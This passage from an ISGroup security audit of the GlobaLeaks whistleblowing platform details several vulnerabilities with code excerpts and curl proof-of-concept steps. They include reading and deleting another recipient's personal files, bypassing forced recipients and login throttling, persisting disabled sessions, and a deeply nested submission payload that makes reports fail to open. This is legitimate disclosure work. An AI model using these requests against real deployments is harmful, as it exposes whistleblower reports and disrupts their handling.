ReceiverFile records store an author_id and a visibility value. Files uploaded with visibility=personal are intended to be visible only to their author among recipients; this intent is visible in serialize_rtip(), which includes personal receiver files only when ReceiverFile.author_id matches the current recipient.

The direct /api/recipient/rfiles/ endpoint does not repeat that visibility/author check. ReceiverFileDownload.download_rfile() authorizes access by joining the requested ReceiverFile to any ReceiverTip for the same InternalTip and the requesting recipient. If two recipients have access to the same report, recipient B can request recipient A's personal ReceiverFile by UUID and the query succeeds because the file's internaltip_id matches B's ReceiverTip internaltip_id.

The delete path uses db_access_rfile(), which has the same issue: it authorizes any ReceiverFile whose internaltip_id is in the set of reports accessible to the recipient, without requiring public/internal visibility or author ownership for personal files.

Relevant code:

```
backend/globaleaks/models/enums.py

35 class EnumVisibility(_Enum):
36     public = 0
37     internal = 1
38     personal = 2

backend/globaleaks/handlers/recipient/rtip.py

641     new_file = models.ReceiverFile()
642     new_file.id = uploaded_file['filename']
643     new_file.author_id = user_id
...
648     new_file.internaltip_id = itip.id
649     new_file.visibility = uploaded_file['visibility']

backend/globaleaks/models/serializers.py

300     for rfile in session.query(models.ReceiverFile) \
301                         .filter(models.ReceiverFile.internaltip_id ==
itip.id,
302                                 or_(models.ReceiverFile.visibility != 2,
303                                     models.ReceiverFile.author_id ==
user_id)):
304         ret['rfiles'].append(serialize_rfile(session, rfile))

backend/globaleaks/handlers/recipient/rtip.py

603     itips_ids = [x[0] for x in session.query(models.InternalTip.id)
604                                      .filter(models.InternalTip.id ==
models.ReceiverTip.internaltip_id,
605                                              models.ReceiverTip.receiver_id
== user_id,
606                                              models.InternalTip.tid == tid)]
607
608     return db_get(session,
609                   models.ReceiverFile,
610                   (models.ReceiverFile.id == rfile_id,
611                    models.ReceiverFile.internaltip_id.in_(itips_ids)))

backend/globaleaks/handlers/recipient/rtip.py

1362             rfile, rtip, pgp_key = db_get(session,
1363                                           (models.ReceiverFile,
1364                                            models.ReceiverTip,
1365                                            models.User.pgp_key_public),
1366                                           (models.User.id == user_id,
1367                                            models.User.id ==
models.ReceiverTip.receiver_id,
1368                                            models.ReceiverFile.id == file_id,
1369                                            models.ReceiverFile.internaltip_id
== models.ReceiverTip.internaltip_id,
1370                                            models.InternalTip.id ==
models.ReceiverTip.internaltip_id,
1371                                            models.InternalTip.tid == tid))
...
1397         return delete_rfile(self.request.tid, self.session.user_id, file_id)
```

PoC

Steps to reproduce

1. Create or use a report assigned to two recipients, recipient A and recipient B.

```
# Recipient A and recipient B must both have ReceiverTip access to the same
InternalTip.
```

2. As recipient A, upload a receiver file to the report with personal visibility.

```
curl -i -X POST 'https://TARGET/api/recipient/rtips/REPORT_UUID/
rfiles?visibility=personal' \
  -H 'x-session: RECIPIENT_A_SESSION' \
  -F 'flowFilename=private-note.txt' \
  -F 'flowIdentifier=recipient-a-private-note' \
  -F 'flowTotalSize=12' \
  -F 'flowChunkNumber=1' \
  -F 'flowTotalChunks=1' \
  -F 'file=@private-note.txt'
```

3. Obtain the created ReceiverFile UUID. For example, use the upload response as recipient A, a database fixture in a test instance, or any other disclosure path for the UUID.

```
RFILE_UUID=<recipient A personal ReceiverFile UUID>
```

4. As recipient B, request the direct receiver-file endpoint for recipient A's personal file.

```
curl -i 'https://TARGET/api/recipient/rfiles/RFILE_UUID' \
  -H 'x-session: RECIPIENT_B_SESSION'
```

5. As recipient B, the same authorization gap can be exercised for deletion.

```
curl -i -X DELETE 'https://TARGET/api/recipient/rfiles/RFILE_UUID' \
  -H 'x-session: RECIPIENT_B_SESSION'
```

Expected result

The backend should deny access when `ReceiverFile.visibility` is `personal` and `ReceiverFile.author_id` does not match the requesting recipient. The same check should apply to download and delete operations.

Actual result

The backend authorizes the operation because the requested file belongs to a report that the requesting recipient can access, even when the file was marked personal by another recipient.

Impact

This is an authorization bypass between recipients assigned to the same report. It can expose personal recipient attachments that were intentionally hidden from other recipients, and it allows another recipient to delete those attachments if they know the file UUID.

Impacted users or systems:

- Recipients using personal receiver-file visibility to keep report-related attachments private from other recipients.
- Whistleblowing platforms where multiple recipients collaborate on the same report and recipients are not mutually trusted.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**Low**

CWE-639 Authorization Bypass Through User-Controlled Key

CWE-862 Missing Authorization

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.11 F-024 - Submission endpoint omits forced recipients via client-controlled receivers list

A modified client can omit recipients that the channel configuration was supposed to force onto every submission.

IMPACT	COMPONENT	FOUND BY
Workflow bypass	**Backend**	**GPT-5.5 medium v1**

Submission contexts can be configured so that whistleblowers are not allowed to choose recipients, or so that all configured recipients are selected. The frontend enforces these settings, but the backend still trusts the client-supplied `receivers` array. A modified client can submit a report to only a subset of the context recipients even when the context configuration requires all recipients to receive it.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/admin/context.py:fill_context_request
backend/globaleaks/handlers/public.py:serialize_context
backend/globaleaks/handlers/whistleblower/submission.py:db_create_submission
client/app/src/services/helper/submission.service.ts:SubmissionService.setContextR
eceivers
client/app/src/pages/whistleblower/submission/submission.component.ts:SubmissionCo
mponent.prepareSubmission
/api/whistleblower/submission
```

Description:

Context configuration distinguishes between contexts where the reporting user may choose recipients and contexts where the recipient set is fixed. When allow_recipients_selection is false, backend context administration forces select_all_receivers to true. The public API exposes both flags and the list of configured context recipients.

The frontend uses these flags to hide the recipient-selection step and preselect all context recipients. However, /api/whistleblower/submission does not enforce that invariant. It loads the selected context, then constructs the actual ReceiverTip rows from request['receivers']; the only backend recipient-count check rejects lists longer than maximum_selectable_receivers when that maximum is positive. Because select_all_receivers contexts force maximum_selectable_receivers to 0, that check does not require the submitted list to equal the context receiver set.

A reporting user can therefore send a direct submission request with only one configured recipient, omitting other recipients that the administrator intended to receive every report for the context.

Relevant code:

```
backend/globaleaks/handlers/admin/context.py

143     if not request['allow_recipients_selection']:
144         request['select_all_receivers'] = True
...
148     if request['select_all_receivers']:
149         request['maximum_selectable_receivers'] = 0

backend/globaleaks/handlers/public.py

303         'hidden': context.hidden,
...
307         'select_all_receivers': context.select_all_receivers,
308         'maximum_selectable_receivers': context.maximum_selectable_receivers,
309         'allow_recipients_selection': context.allow_recipients_selection,
...
316         'receivers': data['receivers'].get(context.id, []),

client/app/src/services/helper/submission.service.ts

35     this.context.receivers.forEach((receiver: string) => {
36       const r = this.appDataService.receivers_by_id[receiver];
...
50       if (this.context.select_all_receivers || r.forcefully_selected) {
51         this.selected_receivers[r.id] = true;
52       }
53     });
...
65   submit() {
66     this.submission.receivers = [];
...
71       for (const key in this.selected_receivers) {
72         if (Object.prototype.hasOwnProperty.call(this.selected_receivers, key))
{
73           this.submission.receivers.push(key);
74         }
75       }

client/app/src/pages/whistleblower/submission/submission.component.ts

90   firstStepIndex() {
91     return this.submission.context.allow_recipients_selection ? -1 : 0;
92   };
...
104     this.show_steps_navigation_bar = this.context?.allow_recipients_selection
|| this.questionnaire.steps.length > 1;
...
107     if (this.context?.allow_recipients_selection) {
108       this.navigation = -1;
109     } else {
110       this.navigation = 0;
111     }

backend/globaleaks/handlers/whistleblower/submission.py

173     receivers = []
174     for r in session.query(models.User).filter(models.User.tid == tid,
models.User.id.in_(request['receivers']), models.User.role == 'receiver'):
...
192     if not receivers:
193         raise errors.InputValidationError("Unable to deliver the submission to
at least one recipient")

195     if 0 < context.maximum_selectable_receivers < len(request['receivers']):
196         raise errors.InputValidationError("The number of recipients selected
exceed the configured limit")
...
281     for user in receivers:
...
287         db_create_receivertip(session, user, itip, _tip_key)
```

PoC

Steps to reproduce

1. Configure a context with multiple recipients and disable whistleblower recipient selection.

```
Context receivers: RECIPIENT_A, RECIPIENT_B
allow_recipients_selection = false
select_all_receivers = true
maximum_selectable_receivers = 0
```

2. Fetch public resources and note that the context exposes both recipient UUIDs while also indicating that recipient selection is disabled.

```
curl -s 'https://TARGET/api/public'
```

3. Start or use a whistleblower submission session, then submit to the context while supplying only one of the configured recipients.

```
curl -i -X POST 'https://TARGET/api/whistleblower/submission' \
  -H 'x-session: WHISTLEBLOWER_SESSION' \
  -H 'content-type: application/json' \
  --data '{
    "context_id":"CONTEXT_UUID",
    "receivers":["RECIPIENT_A_UUID"],
    "identity_provided":false,
    "score":0,
    "answers":{},
    "receipt":"example receipt"
  }'
```

4. Log in as each recipient and list reports.

```
curl -i 'https://TARGET/api/recipient/rtips' \
  -H 'x-session: RECIPIENT_A_SESSION'

curl -i 'https://TARGET/api/recipient/rtips' \
  -H 'x-session: RECIPIENT_B_SESSION'
```

Expected result

When a context disables recipient selection or enables select-all behavior, the backend should ignore the client-supplied subset and deliver to every configured context recipient, or reject any request whose recipient list does not exactly match the required context recipients.

Actual result

The backend accepts the shortened `receivers` array and creates ReceiverTip rows only for the recipients supplied by the modified client. Omitted recipients do not receive access to the report.

Impact

This is a recipient-routing authorization bypass. It lets an unauthenticated submitter with a normal whistleblower submission session override a context-level delivery policy that administrators configured to prevent recipient choice.

Impacted users or systems:

- Tenants using fixed-recipient contexts for mandatory multi-party review, oversight, compliance, escalation, or anti-retaliation workflows.
- Recipients and organizations relying on the context configuration to guarantee that all assigned recipients receive every report.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**High**	**None**

CWE-602 Client-Side Enforcement of Server-Side Security

CWE-862 Missing Authorization

Info 10.12 F-030 - Unvalidated submission answer nesting can break recipient report access

A crafted submission can store deeply nested answers that later break or degrade recipient access to that report.

IMPACT	COMPONENT	FOUND BY
Report availability loss	**Backend**	**Claude Sonnet 4.6 medium via run_codex_cwe_line v1**

The public submission endpoint accepts the `answers` object as an arbitrary dictionary and stores it without validating that it matches the questionnaire schema or has a bounded nesting depth. In encrypted deployments, recipients later open or export the report through code that decrypts the stored answers and recursively indexes or redacts every nested answer object. A submitter using a modified client can persist deeply nested answer data that raises Python recursion errors or otherwise consumes excessive recursive processing when recipients access the report.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/whistleblower/submission.py:SubmissionInstance.post
backend/globaleaks/handlers/whistleblower/submission.py:index_answers
backend/globaleaks/handlers/recipient/rtip.py:RTipInstance.get
backend/globaleaks/handlers/recipient/export.py:ExportHandler.get
backend/globaleaks/rest/requests.py:SubmissionDesc
```

Description:

The submission validator only checks that `answers` is a dict. It does not validate nested field IDs, list sizes, recursion depth, or conformance to the questionnaire schema before storing the object. When encryption is enabled, the report-access path decrypts the stored JSON and calls `index_answers()` recursively on attacker-controlled nesting. The recipient report-open path and export path both call the same decrypt helper, so a malicious submission can make assigned recipients unable to open or export that report.

Relevant code:

```
# backend/globaleaks/rest/requests.py
SubmissionDesc = {
    'context_id': uuid_regexp,
    'receivers': [uuid_regexp],
    'identity_provided': bool,
    'answers': dict,
    'score': int,
    'receipt': str
}

# backend/globaleaks/handlers/whistleblower/submission.py
request = self.validate_request(self.request.content.read(),
requests.SubmissionDesc)
...
answers = request['answers']
...
db_set_internaltip_answers(session, itip.id, questionnaire_hash, answers,
itip.creation_date)

def index_answers(answers, parent_index=''):
    for key in answers:
        if not re.match(requests.uuid_regexp, key) or \
                not isinstance(answers[key], list):
            continue

        index = 0
        for answer in answers[key]:
            ...
            answer['index'] = str_index
            index_answers(answer, str_index)

# backend/globaleaks/handlers/recipient/rtip.py
if State.tenants[self.request.tid].cache.encryption and crypto_tip_prv_key:
    tip = yield deferToThread(decrypt_tip, self.session.cc, crypto_tip_prv_key,
tip)

# backend/globaleaks/handlers/recipient/export.py
if tip_export['crypto_tip_prv_key']:
    tip_export['tip'] = yield deferToThread(decrypt_tip, user_session.cc,
tip_export['crypto_tip_prv_key'], tip_export['tip'])
```

PoC

The issue is reproducible on a normal encrypted tenant with at least one configured context and receiver. The public API exposes the context and receiver UUIDs needed for a submission, and the attacker only needs to submit through a modified client or direct API request.

Steps to reproduce

1. Build a deeply nested `answers` object using a valid UUID-shaped key. The JSON below is intentionally schematic; repeat the nesting until it exceeds Python's recursion limit while still fitting within the deployment's request limits.

```
{
  "context_id": "<public-context-uuid>",
  "receivers": ["<receiver-uuid>"],
  "identity_provided": false,
  "score": 0,
  "receipt": "<chosen-receipt>",
  "answers": {
    "aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa": [
      {
        "aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa": [
          {
            "aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa": [
              { "repeat": "the same shape hundreds or thousands of times" }
            ]
          }
        ]
      }
    ]
  }
}
```

2. Submit that payload to the normal whistleblower submission API after obtaining the standard submission session/token used by the web client.

```
curl -sS -X POST 'https://<tenant>/api/whistleblower/submission' \
  -H 'Content-Type: application/json' \
  -H 'X-Session: <whistleblower-session>' \
  --data @deep-answer-submission.json
```

3. Log in as an assigned recipient and open or export the created report.

```
GET /api/recipient/rtips/<report-id>
GET /api/recipient/rtips/<report-id>/export
```

Expected result

The backend should reject submission answers that do not match the configured questionnaire schema or exceed a conservative nesting and size limit.

Actual result

The backend stores the arbitrary nested object. Recipient report access later recurses through attacker-controlled depth during decryption/indexing, which can fail with a recursion error or consume excessive CPU for that report.

Impact

This is a persistent denial-of-service against recipient access to a submitted report. A public submitter can create a report that assigned recipients cannot reliably open or export, disrupting triage and follow-up for the affected submission.

Impacted users or systems:

- Recipients assigned to the malicious submission.
- Tenants with encryption enabled, where recipient report access invokes `decrypt_tip()` and `index_answers()`.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**High**

CWE-1124 Excessively Deep Nesting

Info 10.13 F-032 - Disabled-intake gates are not re-checked when finalizing an existing submission session

An existing submission session can still be used after intake is disabled, allowing reports and attachments to be finalized past the shutdown point.

IMPACT	COMPONENT	FOUND BY
Intake policy bypass	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

The backend enforces `disable_submissions` and the low-disk `State.accept_submissions` lockout only when creating a new whistleblower submission session through empty receipt authentication. A public user who already obtained a normal submission session can continue uploading intake attachments and can finalize a new report after an administrator disables submissions or after the anomaly job disables intake because disk space is critically low.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/auth/__init__.py: ReceiptAuthHandler.post()
backend/globaleaks/handlers/whistleblower/submission.py: SubmissionInstance.post()
backend/globaleaks/handlers/whistleblower/attachment.py:
SubmissionAttachment.post()
backend/globaleaks/jobs/anomalies.py: check_disk_space()
/api/auth/receiptauth
/api/whistleblower/submission
/api/whistleblower/submission/attachment
```

Description:

ReceiptAuthHandler.post() blocks creation of a new empty-receipt submission session when submissions are administratively disabled or when State.accept_submissions is false. That is the only backend check of those intake gates.

Once a whistleblower submission session exists, SubmissionAttachment.post() accepts files for the draft submission and SubmissionInstance.post() creates the InternalTip without checking State.accept_submissions or the tenant's disable_submissions setting. The disk-space anomaly job explicitly sets State.accept_submissions to false to stop submissions under critically low disk conditions, but that state is not enforced at final report creation or draft attachment upload.

Relevant code:

```
backend/globaleaks/handlers/auth/__init__.py

if request['receipt']:
    session = yield login_whistleblower(self.request.tid, request['receipt'],
                                        self.request.client_using_tor,
operator_id)
else:
    if not self.state.accept_submissions or self.state.tenants[self.request.tid].c
ache['disable_submissions']:
        raise errors.SubmissionDisabled

    session = initialize_submission_session(self.request.tid)
```

```
backend/globaleaks/handlers/whistleblower/submission.py

class SubmissionInstance(BaseHandler):
    check_roles = 'whistleblower'

    def post(self):
        request = self.validate_request(self.request.content.read(),
requests.SubmissionDesc)

        return create_submission(self.request.tid,
                                 request,
                                 self.session,
                                 self.request.client_using_tor,
                                 self.request.client_using_mobile)
```

```
backend/globaleaks/handlers/whistleblower/attachment.py

class SubmissionAttachment(BaseHandler):
    check_roles = 'whistleblower'
    upload_handler = True

    def post(self):
        self.uploaded_file['submission'] = True
        self.session.files.append(self.uploaded_file)
```

```
backend/globaleaks/jobs/anomalies.py

if free_disk_megabytes <= State.tenants[1].cache.threshold_free_disk_megabytes_hig
h or \
       free_disk_percentage <= State.tenants[1].cache.threshold_free_disk_percenta
ge_high:
   alarm_level_disk = 1 # HIGH
   accept_submissions = False
```

PoC

Steps to reproduce

1. While submissions are enabled, create a normal public submission session.

```
curl -sS -X POST https://target.example/api/auth/receiptauth \
  -H 'Content-Type: application/json' \
  --data '{"receipt":""}'
```

Save the returned `id` as `0`.

2. Disable submissions as an administrator, or trigger the repository's low-disk lockout state so `State.accept_submissions` becomes false.

```
curl -sS -X PUT https://target.example/api/admin/node \
  -H 'Content-Type: application/json' \
  -H 'x-session: <admin-session>' \
  --data '<valid node settings with "disable_submissions": true>'
```

3. Confirm that creating a new empty-receipt submission session is now rejected with `SubmissionDisabled`.

```
curl -sS -X POST https://target.example/api/auth/receiptauth \
  -H 'Content-Type: application/json' \
  --data '{"receipt":""}'
```

4. Reuse the old `0` to finalize a report by posting a valid submission body for one of the tenant's public contexts.

```
curl -sS -X POST https://target.example/api/whistleblower/submission \
  -H 'Content-Type: application/json' \
  -H 'x-session: <submission-session>' \
  --data '{"context_id":"<context-uuid>","receivers":["<receiver-
uuid>"],"identity_provided":false,"answers":{},"score":0,"receipt":"<new-
receipt>"}'
```

The same existing session can also upload draft files to `/api/whistleblower/submission/attachment` because the attachment handler and upload pre-processing do not check the disabled-submissions state.

Expected result

After submissions are disabled, the backend should reject both new submission-session creation and completion of existing draft submission sessions, especially when intake is disabled due to critically low disk space.

Actual result

The existing submission session remains authorized for final report creation and draft attachment upload. The disabled-submissions checks are not re-evaluated after the session is issued.

Impact

This is a workflow-enforcement bypass. A public attacker can preserve a submission session before a shutdown window or low-disk lockout, then create reports and upload draft attachments after the backend says submissions are disabled. This defeats administrator intake controls and can worsen disk-pressure conditions that the anomaly job is explicitly trying to contain.

Impacted users or systems:

- Administrators relying on `disable_submissions` to stop new report intake.
- Deployments where `State.accept_submissions` is false because free disk space crossed the high-severity threshold.
- Recipients and operators who may receive or process reports created during an intended intake shutdown.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**Low**

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

CWE-841 Improper Enforcement of Behavioral Workflow

CWE-440 Expected Behavior Violation

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.14 F-033 - Disabling a user does not revoke that user's active sessions

Disabling an account does not terminate its live sessions, so a logged-in user can keep operating after revocation.

IMPACT	COMPONENT	FOUND BY
Revocation bypass	**Backend**	**GPT-5.5 medium via run_codex_cwe_line v1**

Disabling an internal user account does not revoke the user's existing backend session or cause authenticated APIs to re-check the `User.enabled` flag. A recipient who is disabled while logged in can continue using recipient APIs, including report access APIs, until the in-memory session expires and can keep renewing that session through the normal session-refresh endpoint.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/sessions.py: SessionsFactory
backend/globaleaks/rest/decorators.py: decorator_authentication
backend/globaleaks/handlers/auth/__init__.py: SessionHandler.post
backend/globaleaks/handlers/admin/user.py: db_admin_update_user
backend/globaleaks/handlers/recipient/rtip.py: db_access_rtip
```

Description:

The login path creates an in-memory Session object containing the user's role and user ID. Later authorization decisions accept that session if the role matches the handler's required role; they do not reload the user record or check that the account is still enabled. The admin user-update path can set User.enabled to false, but it does not revoke active sessions for that user.

Because /api/auth/session also trusts the same session and refreshes the TempDict timeout after validating the per-session proof-of-work token, a disabled user who still has an active browser session can keep the session alive and continue to access role APIs. For a recipient, report endpoints then join ReceiverTip and InternalTip by user ID but still do not require User.enabled to be true, so the disabled recipient can continue reading and mutating assigned reports despite the administrator's revocation action.

Relevant code:

```
backend/globaleaks/sessions.py
89     def revoke(self, tid, user_id):
90         for k, v in list(self.items()):
91             if v.tid == tid and v.user_id == user_id:
92                 del self[k]
93
94     def new(self, tid, user_id, user_tid, user_role, cc='', ek=''):
95         self.revoke(tid, user_id)
96         session = Session(tid, user_id, user_tid, user_role, cc, ek)

backend/globaleaks/rest/decorators.py
38         if self.session and self.session.tid == self.request.tid:
39             if 'user' in user_roles and self.session.role in USERS_ROLES:
40                 return f(self, *args, **kwargs)
41             if self.session.role in user_roles:
42                 return f(self, *args, **kwargs)

backend/globaleaks/handlers/auth/__init__.py
286         try:
287             self.session.token.validate(request['token'].encode().split(b":")[
1])
288             Sessions.reset_timeout(self.session)
289         except Exception:
290             pass
291         else:
292             self.session.token = self.state.tokens.new(self.request.tid)

backend/globaleaks/handlers/admin/user.py
150     user = db_get_user(session, tid, user_id)
...
165     user.update(request)

backend/globaleaks/handlers/recipient/rtip.py
584     return db_get(session,
585                   (models.User, models.ReceiverTip, models.InternalTip),
586                   (models.User.id == user_id,
587                    models.InternalTip.id == itip_id,
588                    models.ReceiverTip.receiver_id == models.User.id,
589                    models.ReceiverTip.internaltip_id == models.InternalTip.id,
590                    models.InternalTip.tid == tid))
```

PoC

Steps to reproduce

1. Log in as a recipient and save the returned `id` and `token` from the session response.

```
curl -s -X POST https://target.example/api/auth/authentication \
  -H 'content-type: application/json' \
  --data '{"tid":1,"username":"recipient","password":"<derived-or-plain-
password>","authcode":""}'
```

2. As an administrator, update the same user and set `enabled` to `false` through the normal admin user update API.

```
curl -s -X PUT https://target.example/api/admin/users/<recipient-user-id> \
  -H 'x-session: <admin-session>' \
  -H 'content-type: application/json' \
  --data '{"enabled":false, ...}'
```

3. Continue using the recipient session to access an assigned report.

```
curl -i https://target.example/api/recipient/rtips/<report-id> \
  -H 'x-session: <disabled-recipient-session>'
```

4. Before the session timeout, solve the session proof-of-work token and refresh the same disabled-user session through `/api/auth/session`.

```
curl -i -X POST https://target.example/api/auth/session \
  -H 'x-session: <disabled-recipient-session>' \
  -H 'content-type: application/json' \
  --data '{"token":"<session-token-id>:<valid-proof-of-work-answer>"}'
```

Expected result

Disabling a user should invalidate that user's active sessions or cause every authenticated request to fail once the backing account is disabled. The session-refresh endpoint should not extend sessions for disabled users.

Actual result

The role stored in the existing session remains sufficient for authorization. Recipient report APIs continue to work for the disabled account, and `/api/auth/session` can renew the same session timeout.

Impact

This is an insufficient session expiration and revocation issue. If an administrator disables a recipient account because of compromise, departure, or misuse, the recipient can continue accessing assigned reports while their session remains active and can keep that session alive through the normal client keepalive mechanism.

Impacted users or systems:

- Deployments where administrators disable recipient accounts as a revocation or incident-response action.
- Whistleblowers whose reports are assigned to a recipient account that has been disabled while the recipient still holds an active session.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Medium**	**None**

CWE-613 Insufficient Session Expiration

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.15 F-034 - Forced password-change state not enforced before role API access

A user flagged for mandatory password change can still use role APIs before completing the required credential rotation.

IMPACT	COMPONENT	FOUND BY
Credential-rotation bypass	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Internal users marked with `password_change_needed` are redirected by the Angular client to the forced password-change page, but the backend still grants and refreshes normal role sessions and authorizes role APIs from the cached session role. A recipient whose password must be changed can therefore continue accessing report APIs before completing the forced password-change workflow.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/auth/__init__.py: login, SessionHandler.post
backend/globaleaks/handlers/admin/user.py: db_admin_update_user
backend/globaleaks/handlers/admin/operation.py: toggle_escrow,
db_set_user_password
backend/globaleaks/handlers/user/__init__.py: user_serialize_user
backend/globaleaks/rest/decorators.py: decorator_authentication
client/app/src/shared/resolvers/preference.resolver.ts: PreferenceResolver.resolve
```

Description:

Several backend workflows set User.password_change_needed to require a password change: migrated password hashes, first encrypted login without escrow keys, password-age expiry, the admin user editor's "Force password change" checkbox, administrator password resets, and key-escrow enablement for other users.

That state is only surfaced as preference metadata. The Angular PreferenceResolver reacts by navigating to /action/forcedpasswordchange, but it still returns true and is not an authorization boundary. The backend login transaction returns a normal Sessions.new(...) object even after it sets password_change_needed. The shared authorization decorator then checks only session tenant and role, and the session-refresh endpoint can extend the same session without consulting the current User.password_change_needed flag.

As a result, a direct API client, modified browser client, or stale active session can use normal recipient/admin/analyst/custodian APIs while the account is supposed to be confined to password change. This is distinct from the reset-token confinement issue because it affects ordinary password-authenticated sessions and backend password-change states such as password-age expiry, explicit admin forced-change flags, escrow enablement, and active sessions present when an administrator resets or forces the password-change state.

Relevant code:

```
# backend/globaleaks/handlers/auth/__init__.py
125    if len(user.hash) != 64:
126        user.password_change_needed = True
...
139    # Require password change if password change threshold is exceeded
140    if State.tenants[tid].cache.password_change_period > 0 and \
141       user.password_change_date < datetime_now() -
timedelta(days=State.tenants[tid].cache.password_change_period):
142        user.password_change_needed = True
...
148    session = Sessions.new(tid, user.id, user.tid, user.role, crypto_prv_key,
user.crypto_escrow_prv_key)
...
282    def post(self):
...
287            self.session.token.validate(request['token'].encode().split(b":")[1
])
288            Sessions.reset_timeout(self.session)
...
294        return self.session.serialize()

# backend/globaleaks/handlers/admin/user.py
158    # Prevent administrators to reset password change needed status
159    if user.password_change_needed:
160        request['password_change_needed'] = True
...
165    user.update(request)

# backend/globaleaks/handlers/admin/operation.py
91        if tid == 1:
92            user.crypto_escrow_bkp1_key = crypto_escrow_bkp_key
93            session.query(models.User).filter(models.User.id !=
user_session.user_id).update({'password_change_needed': True},
synchronize_session=False)
...
212    user.hash = sha256(key)
213    user.password_change_date = datetime_now()
214    user.password_change_needed = True

# backend/globaleaks/handlers/user/__init__.py
65        'password_change_needed': user.password_change_needed,

# backend/globaleaks/rest/decorators.py
32def decorator_authentication(f, roles):
...
38        if self.session and self.session.tid == self.request.tid:
39            if 'user' in user_roles and self.session.role in USERS_ROLES:
40                return f(self, *args, **kwargs)
41            if self.session.role in user_roles:
42                return f(self, *args, **kwargs)

# client/app/src/shared/resolvers/preference.resolver.ts
23          this.dataModel = response;
24          if (this.dataModel.password_change_needed) {
25            this.router.navigate(["/action/forcedpasswordchange"]).then();
...
29          return true;
```

PoC

Steps to reproduce

1. Configure a tenant with a recipient account that has report access. Mark that account as requiring a password change without disabling it. This can be done through the admin user editor's `password_change_needed` field, by letting `password_change_period` expire, or by using an existing session before an administrator password reset or escrow enablement sets the same flag.

```
User.password_change_needed = true. User.enabled = true.
```

2. Authenticate as that recipient with the still-valid account password, or reuse a recipient session that was active before the forced-change flag was set.

```
curl -s -X POST 'https://TARGET/api/auth/authentication' \
  -H 'Content-Type: application/json' \
  --data '{"tid":0,"username":"RECIPIENT","password":"PASSWORD","authcode":""}'
```

3. Confirm that the backend reports the forced password-change state for the same session.

```
curl -s 'https://TARGET/api/user/preferences' \
  -H 'X-Session: SESSION_ID'
```

The response includes `"password_change_needed": true`.

4. Before calling `/api/user/operations` with `operation: change_password`, use the same session to access normal role APIs. For a recipient account:

```
curl -s 'https://TARGET/api/recipient/rtips' \
  -H 'X-Session: SESSION_ID'
```

5. Optionally refresh the same session before expiry.

```
curl -s -X POST 'https://TARGET/api/auth/session' \
  -H 'X-Session: SESSION_ID' \
  -H 'Content-Type: application/json' \
  --data '{"token":"TOKEN_FROM_SESSION_SERIALIZATION"}'
```

Expected result

While `password_change_needed` is true, the backend should confine the session to the minimum endpoints needed to fetch password-change metadata, change the password, and log out. Recipient report APIs, administration APIs, exports, settings changes, tenant switching, and session refresh should not be available until the password change succeeds.

Actual result

The backend authorizes role APIs using only the cached session role and tenant. It does not re-check `User.password_change_needed` in the shared authorization path or session-refresh endpoint, so normal role functionality remains available before the forced password change is completed.

Impact

This is a behavioral workflow bypass for forced credential rotation. A recipient can keep using report APIs while the account is in a forced password-change state, and a holder of the old valid password can access the account despite an administrator or policy requiring password rotation before continued use. On deployments using forced password change after suspected credential exposure, password-age expiry, password-hash migration, or escrow changes, the backend does not enforce the intended containment boundary.

Impacted users or systems:

- Whistleblowers whose reports are accessible to a recipient account marked for forced password change.
- Administrators relying on the forced password-change flag or password-age policy to block normal account use until credential rotation.
- Encrypted deployments that force password changes when key material or escrow configuration changes.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-841 Improper Enforcement of Behavioral Workflow

CWE-306 Missing Authentication for Critical Function

Info 10.16 F-038 - Login throttling is bypassed by attaching an existing public session

An attacker can attach a public session to repeated login attempts and bypass the normal authentication throttle.

IMPACT	COMPONENT	FOUND BY
Brute-force protection bypass	**Backend**	**Claude Sonnet 4.6 medium via run_codex_cwe_line v1**

Authentication attempt throttling is skipped when a login request includes any valid session for the same tenant. Because public users can create a whistleblower submission session before knowing a report receipt, an unauthenticated attacker can first obtain that session and then send repeated `/api/auth/authentication` or `/api/auth/receiptauth` guesses with `x-session`, bypassing the configured login rate-limit counters.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/rest/decorators.py:decorator_rate_limit
backend/globaleaks/handlers/auth/__init__.py:AuthenticationHandler
backend/globaleaks/handlers/auth/__init__.py:ReceiptAuthHandler
```

Description:

The rate-limit decorator applies login throttles only in the branch where `self.session` is absent. The authentication handlers are declared with `check_roles = 'any'`, so a request that already carries a valid session is still allowed to reach the login code.

